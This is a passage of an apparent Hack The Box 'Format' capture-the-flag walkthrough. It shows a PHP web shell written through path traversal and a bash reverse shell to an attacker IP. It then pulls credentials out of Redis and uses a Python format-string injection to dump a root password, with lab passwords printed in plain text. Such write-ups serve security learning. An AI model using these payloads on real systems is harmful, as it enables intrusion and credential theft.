8  Content-Length: 62
9  Origin: http://chip.microblog.htb
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer:
   http://chip.microblog.htb/edit/?message=Image%20uploaded%20successful
   ly&status=success
13 Cookie: username=8aqfkbd3oo2uon2as19i991f99
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 id=../uploads/shell.php&txt=<?php SYSTEM($_REQUEST['cmd']); ?>
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 302 Found
2  Server: nginx/1.18.0
3  Date: Sun, 03 Nov 2024 16:31:26 GMT
4  Content-Type: text/html; charset=UTF-8
5  Connection: keep-alive
6  Expires: Thu, 19 Nov 1981 08:52:00 GMT
7  Cache-Control: no-store, no-cache, must-revalidate
8  Pragma: no-cache
9  Location: /edit?message=Section added!&status=success
10 Content-Length: 7138
11
12 <!DOCTYPE html>
13 <head>
14     <link rel="icon" type="image/x-icon" href="/images/brain.ico">
15     <link rel="stylesheet" href="
       http://microblog.htb/static/css/styles.css">
16     <script src="http://microblog.htb/static/js/jquery.js">
       </script>
17     <script src="http://microblog.htb/static/js/fontawesome.js">
       </script>
18     <title>
       </title>
19     <script>
20         $(window).on('load', function(){
21             const queryString = window.location.search;
```

Now if u go this URL u should have ur code execution

```
http://chip.microblog.htb/uploads/shell.php?cmd=id
```

Not Secure http://chip.microblog.htb/uploads/shell.php?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Now lets get a revshell
First start a listener

```
~/Documents/Notes/Hands-on-Hackin
nc -lvnp 9001

Listening on 0.0.0.0 9001
```

Now send the revshell payload in burp like this

Request

Pretty Raw Hex

```
1  POST /uploads/shell.php HTTP/1.1
2  Host: chip.microblog.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101
   Firefox/132.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Sec-GPC: 1
8  Connection: keep-alive
9  Cookie: username=8aqfkbd3oo2uon2as19i991f99
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 59
14
15 cmd=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.29/9001+0>%261'
```

And we get our revshell right here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±6 (33.943s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.213 32934
bash: cannot set terminal process group (602): Inappropriate ioctl for device
bash: no job control in this shell
www-data@format:~/microblog/chip/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@format:~/microblog/chip/uploads$
```

Lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±6 (33.943s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.213 32934
bash: cannot set terminal process group (602): Inappropriate ioctl for device
bash: no job control in this shell
www-data@format:~/microblog/chip/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@format:~/microblog/chip/uploads$

www-data@format:~/microblog/chip/uploads$ python3 --version
python3 --version
Python 3.9.2
www-data@format:~/microblog/chip/uploads$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ds$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@format:~/microblog/chip/uploads$ ^Z
[1]  + 42505 suspended  nc -lvnp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±6
stty raw -echo;fg

[1]  + 42505 continued  nc -lvnp 9001

www-data@format:~/microblog/chip/uploads$ export TERM=xterm
www-data@format:~/microblog/chip/uploads$
```

Lateral PrivEsc

We did have redis lets enumerate that first here

```
www-data@format:~/pro-files$ redis-cli -s /var/run/redis/redis.sock
redis /var/run/redis/redis.sock> keys *
1) "PHPREDIS_SESSION:8aqfkbd3oo2uon2as19i991f99"
2) "cooper.dooper"
3) "chip:sites"
4) "chip"
5) "cooper.dooper:sites"
```

Now we can check if we are pro here by

```
redis /var/run/redis/redis.sock> HGET chip pro
"true"
```

And we can check all of our info by

```
redis /var/run/redis/redis.sock> HGETALL chip
 1) "username"
 2) "chip"
 3) "password"
 4) "chip"
 5) "first-name"
 6) "chip"
 7) "last-name"
 8) "chip"
 9) "pro"
10) "true"
11) ".microbucket.htb/a"
12) "HTTP/1.0"
```

And we can see the overflow also writeen here as HTTP/1.0 and all

Lets get cooper.dooper's info here

```
redis /var/run/redis/redis.sock> HGETALL cooper.dooper
 1) "username"
 2) "cooper.dooper"
 3) "password"
 4) "zooperdoopercooper"
 5) "first-name"
 6) "Cooper"
 7) "last-name"
 8) "Dooper"
 9) "pro"
10) "false"
redis /var/run/redis/redis.sock>
```

We get a password here lets check all the user's here

```
redis /var/run/redis/redis.sock> exit
www-data@format:~/pro-files$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
cooper:x:1000:1000::/home/cooper:/bin/bash
git:x:104:111:Git Version Control,,,:/home/git:/bin/bash
www-data@format:~/pro-files$
```

⚠ User's Creds

Username : cooper
Password : zooperdoopercooper

Lets ssh in as cooper i guess

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±6 (8.261s)
ssh cooper.dooper@microblog.htb
The authenticity of host 'microblog.htb (10.10.11.213)' can't be established.
ED25519 key fingerprint is SHA256:30cTQN6W3DKQMMwb5RGQA6Ie1hnKQ37/bSbe+vpYE98.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'microblog.htb' (ED25519) to the list of known hosts.
cooper.dooper@microblog.htb's password:
Permission denied, please try again.
cooper.dooper@microblog.htb's password:

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±6 (2.928s)
ssh cooper@microblog.htb
cooper@microblog.htb's password:

cooper@format:~ (0s)

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

cooper@format:~ (0.107s)
id
uid=1000(cooper) gid=1000(cooper) groups=1000(cooper)
```

And here is your user.txt

```
cooper@format ~ (0.098s)
ls -al

total 24
drwxr-xr-x 2 cooper cooper 4096 May 22  2023 .
drwxr-xr-x 4 root   root   4096 Apr 18  2023 ..
lrwxrwxrwx 1 cooper cooper    9 Nov  4  2022 .bash_history -> /dev/null
-rw-r--r-- 1 cooper cooper  220 Mar 28  2022 .bash_logout
-rw-r--r-- 1 cooper cooper 3526 Mar 28  2022 .bashrc
-rw-r--r-- 1 cooper cooper  807 Mar 28  2022 .profile
lrwxrwxrwx 1 root   root      9 May 22  2023 .rediscli_history -> /dev/null
-rw-r----- 1 root   cooper   33 Nov  3 23:54 user.txt
```

Vertical PrivEsc

Lets check the sudo permission's here

```
cooper@format ~ (6.765s)
sudo -l

[sudo] password for cooper:
Matching Defaults entries for cooper on format:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cooper may run the following commands on format:
    (root) /usr/bin/license
```

Lets see what kind of file this is

```
cooper@format:~ (0.098s)
ls -al /usr/bin/license

-rwxr-xr-x 1 root root 3519 Nov  3  2022 /usr/bin/license
```

```
cooper@format ~ (0.549s)
file /usr/bin/license

/usr/bin/license: Python script, ASCII text executable
```

So lets cat this file out here

```
cat /usr/bin/license
#!/usr/bin/python3
```

```
import base64
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC
from cryptography.fernet import Fernet
import random
import string
from datetime import date
import redis
import argparse
import os
import sys

class License():
    def __init__(self):
        chars = string.ascii_letters + string.digits + string.punctuation
        self.license = ''.join(random.choice(chars) for i in range(40))
        self.created = date.today()

if os.geteuid() != 0:
    print("")
    print("Microblog license key manager can only be run as root")
    print("")
    sys.exit()

parser = argparse.ArgumentParser(description='Microblog license key
manager')
group = parser.add_mutually_exclusive_group(required=True)
group.add_argument('-p', '--provision', help='Provision license key for
specified user', metavar='username')
group.add_argument('-d', '--deprovision', help='Deprovision license key for
specified user', metavar='username')
group.add_argument('-c', '--check', help='Check if specified license key is
valid', metavar='license_key')
args = parser.parse_args()

r = redis.Redis(unix_socket_path='/var/run/redis/redis.sock')

secret = [line.strip() for line in open("/root/license/secret")][0]
secret_encoded = secret.encode()
salt = b'microblogsalt123'
kdf =
PBKDF2HMAC(algorithm=hashes.SHA256(),length=32,salt=salt,iterations=100000,b
ackend=default_backend())
encryption_key = base64.urlsafe_b64encode(kdf.derive(secret_encoded))

f = Fernet(encryption_key)
l = License()

#provision
if(args.provision):
    user_profile = r.hgetall(args.provision)
```

```
    if not user_profile:
        print("")
        print("User does not exist. Please provide valid username.")
        print("")
        sys.exit()
    existing_keys = open("/root/license/keys", "r")
    all_keys = existing_keys.readlines()
    for user_key in all_keys:
        if(user_key.split(":")[0] == args.provision):
            print("")
            print("License key has already been provisioned for this user")
            print("")
            sys.exit()
    prefix = "microblog"
    username = r.hget(args.provision, "username").decode()
    firstlast = r.hget(args.provision, "first-name").decode() +
r.hget(args.provision, "last-name").decode()
    license_key = (prefix + username + "{license.license}" +
firstlast).format(license=l)
    print("")
    print("Plaintext license key:")
    print("-------------------------------------------------------")
    print(license_key)
    print("")
    license_key_encoded = license_key.encode()
    license_key_encrypted = f.encrypt(license_key_encoded)
    print("Encrypted license key (distribute to customer):")
    print("-------------------------------------------------------")
    print(license_key_encrypted.decode())
    print("")
    with open("/root/license/keys", "a") as license_keys_file:
        license_keys_file.write(args.provision + ":" +
license_key_encrypted.decode() + "\n")

#deprovision
if(args.deprovision):
    print("")
    print("License key deprovisioning coming soon")
    print("")
    sys.exit()

#check
if(args.check):
    print("")
    try:
        license_key_decrypted = f.decrypt(args.check.encode())
        print("License key valid! Decrypted value:")
        print("-------------------------------------------------------")
        print(license_key_decrypted.decode())
    except:
        print("License key invalid")
    print("")
```

So i couldnt find a bug in this as im just not good at python but Thanks to Ippsec i was able to do this bug is right here

```
            print("")
            sys.exit()
    prefix = "microblog"
    username = r.hget(args.provision, "username").decode()
    firstlast = r.hget(args.provision, "first-name").decode() + r.hget(args.provision, "last-name").decode()
    license_key = (prefix + username + "{license.license}" + firstlast).format(license=l)
    print("")
    print("Plaintext license key:")
    print("------------------------------------------------------")
    print(license_key)
```

Now lets see how to exploit this

First we need to change our redis database values to these for just dumping the global variables in the python code in which one of them is the secret code or the root's password

Here is the payload : `{license.__init__.__globals__}`

```
cooper@format ~ (1m 22.25s)
redis-cli -s /var/run/redis/redis.sock

redis /var/run/redis/redis.sock> keys *
1) "PHPREDIS_SESSION:8aqfkbd3oo2uon2as19i991f99"
2) "cooper.dooper"
3) "chip:sites"
4) "chip"
5) "cooper.dooper:sites"
redis /var/run/redis/redis.sock> HGETALL chip
 1) "username"
 2) "chip"
 3) "password"
 4) "chip"
 5) "first-name"
 6) "chip"
 7) "last-name"
 8) "chip"
 9) "pro"
10) "true"
11) ".microbucket.htb/a"
12) "HTTP/1.0"
redis /var/run/redis/redis.sock> HSET chip first-name {license.__init__.__globals__}
(integer) 0
redis /var/run/redis/redis.sock> HGETALL chip
 1) "username"
 2) "chip"
 3) "password"
 4) "chip"
 5) "first-name"
 6) "{license.__init__.__globals__}"
 7) "last-name"
 8) "chip"
 9) "pro"
10) "true"
11) ".microbucket.htb/a"
12) "HTTP/1.0"
```

Now lets run this our user to dump the secret here

```
cooper@format ~ (0.343s)
sudo /usr/bin/license -p chip


Plaintext license key:
------------------------------------------------------------
microblogchipF2POt%p?AY1O7~Blk$iq5?@&x9I{{6,SYHdgnWvq{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <_frozen_importlib_external.S
ader object at 0x7ff7a3345c10>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, '__file__': '/usr/bin/license', '__cac
e, 'base64': <module 'base64' from '/usr/lib/python3.9/base64.py'>, 'default_backend': <function default_backend at 0x7ff7a3198430>, 'hashes': <module 'cryptog
t.primitives.hashes' from '/usr/local/lib/python3.9/dist-packages/cryptography/hazmat/primitives/hashes.py'>, 'PBKDF2HMAC': <class 'cryptography.hazmat.primiti
df2.PBKDF2HMAC'>, 'Fernet': <class 'cryptography.fernet.Fernet'>, 'random': <module 'random' from '/usr/lib/python3.9/random.py'>, 'string': <module 'string' f
ib/python3.9/string.py'>, 'date': <class 'datetime.date'>, 'redis': <module 'redis' from '/usr/local/lib/python3.9/dist-packages/redis/__init__.py'>, 'argparse
'argparse' from '/usr/lib/python3.9/argparse.py'>, 'os': <module 'os' from '/usr/lib/python3.9/os.py'>, 'sys': <module 'sys' (built-in)>, 'License': <class '__
nse'>, 'parser': ArgumentParser(prog='license', usage=None, description='Microblog license key manager', formatter_class=<class 'argparse.HelpFormatter'>, conf
r='error', add_help=True), 'group': <argparse._MutuallyExclusiveGroup object at 0x7ff7a1d3e7c0>, 'args': Namespace(provision='chip', deprovision=None, check=No
edis<ConnectionPool<UnixDomainSocketConnection<path=/var/run/redis/redis.sock,db=0>>>, '__warningregistry__': {'version': 0}, 'secret': 'unCR4ckaBL3Pa$$w0rd',
oded': b'unCR4ckaBL3Pa$$w0rd', 'salt': b'microblogsalt123', 'kdf': <cryptography.hazmat.primitives.kdf.pbkdf2.PBKDF2HMAC object at 0x7ff7a1d3ee50>, 'encryption
XlHnzf-z2cR0ADCHOrYga7--k6Ii6BTUKhwmTHOjU=', 'f': <cryptography.fernet.Fernet object at 0x7ff7a1d635e0>, 'l': <__main__.License object at 0x7ff7a1d636d0>, 'use
 {b'username': b'chip', b'password': b'chip', b'first-name': b'{license.__init__.__globals__}', b'last-name': b'chip', b'pro': b'true', b'.microbucket.htb/a':
}, 'existing_keys': <_io.TextIOWrapper name='/root/license/keys' mode='r' encoding='UTF-8'>, 'all_keys': ['cooper.dooper:gAAAAABjZbN1xCOUaNCV_-Q12BxI7uhvmqTGgw
vX5JdSzE2dLKX53ZpHxHrzpNnAwQ6g1FTduOtBAl4QYRWF27A2MPfedfMzgNZrv_VqUwCAfzGZeoQCv1-NBIw6GaoCA0yIMPl0o3B6A2_Hads32AsdDzOLyhetqrr8HUgtLbZg=\n'], 'user_key': 'coope
AAAABjZbN1xCOUaNCV_-Q12BxI7uhvmqTGgwN12tB7Krb5avX5JdSzE2dLKX53ZpHxHrzpNnAwQ6g1FTduOtBAl4QYRWF27A2MPfedfMzgNZrv_VqUwCAfzGZeoQCv1-NBIw6GaoCA0yIMPl0o3B6A2_Hads32A
rr8HUgtLbZg=\n', 'prefix': 'microblog', 'username': 'chip', 'firstlast': '{license.__init__.__globals__}chip'}chip
```

And we get ths root's password

⚠ Root Creds

Username : root
Password : unCR4ckaBL3Pa$$w0rd

Lets ssh in as root now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Format git:(main)±6 (3.372s)
ssh root@10.10.11.213

The authenticity of host '10.10.11.213 (10.10.11.213)' can't be established.
ED25519 key fingerprint is SHA256:30cTQN6W3DKQMMwb5RGQA6Ie1hnKQ37/bSbe+vpYE98.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:35: microblog.htb
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.213' (ED25519) to the list of known hosts.
root@10.10.11.213's password:
```

```
root@format:~ (0s)

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
root@format ~ (0.334s)
id

uid=0(root) gid=0(root) groups=0(root)
```

And here is your root.txt

```
root@format ~ (0.283s)
ls -al

total 40
drwx------  6 root root 4096 Nov  3 23:54 .
drwxr-xr-x 18 root root 4096 May  8  2023 ..
lrwxrwxrwx  1 root root    9 Nov  3  2022 .bash_history -> /dev/null
-rw-r--r--  1 root root  571 Apr 11  2021 .bashrc
drwx------  3 root root 4096 Apr 18  2023 .config
-rw-r--r--  1 root root   52 Nov  4  2022 .gitconfig
drwxr-xr-x  2 root root 4096 Nov  4 03:54 license
drwxr-xr-x  3 root root 4096 May 17  2023 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
drwxr-xr-x  3 root root 4096 May 23  2023 reset
-rw-r-----  1 root root   33 Nov  3 23:54 root.txt
```

Thanks for reading :)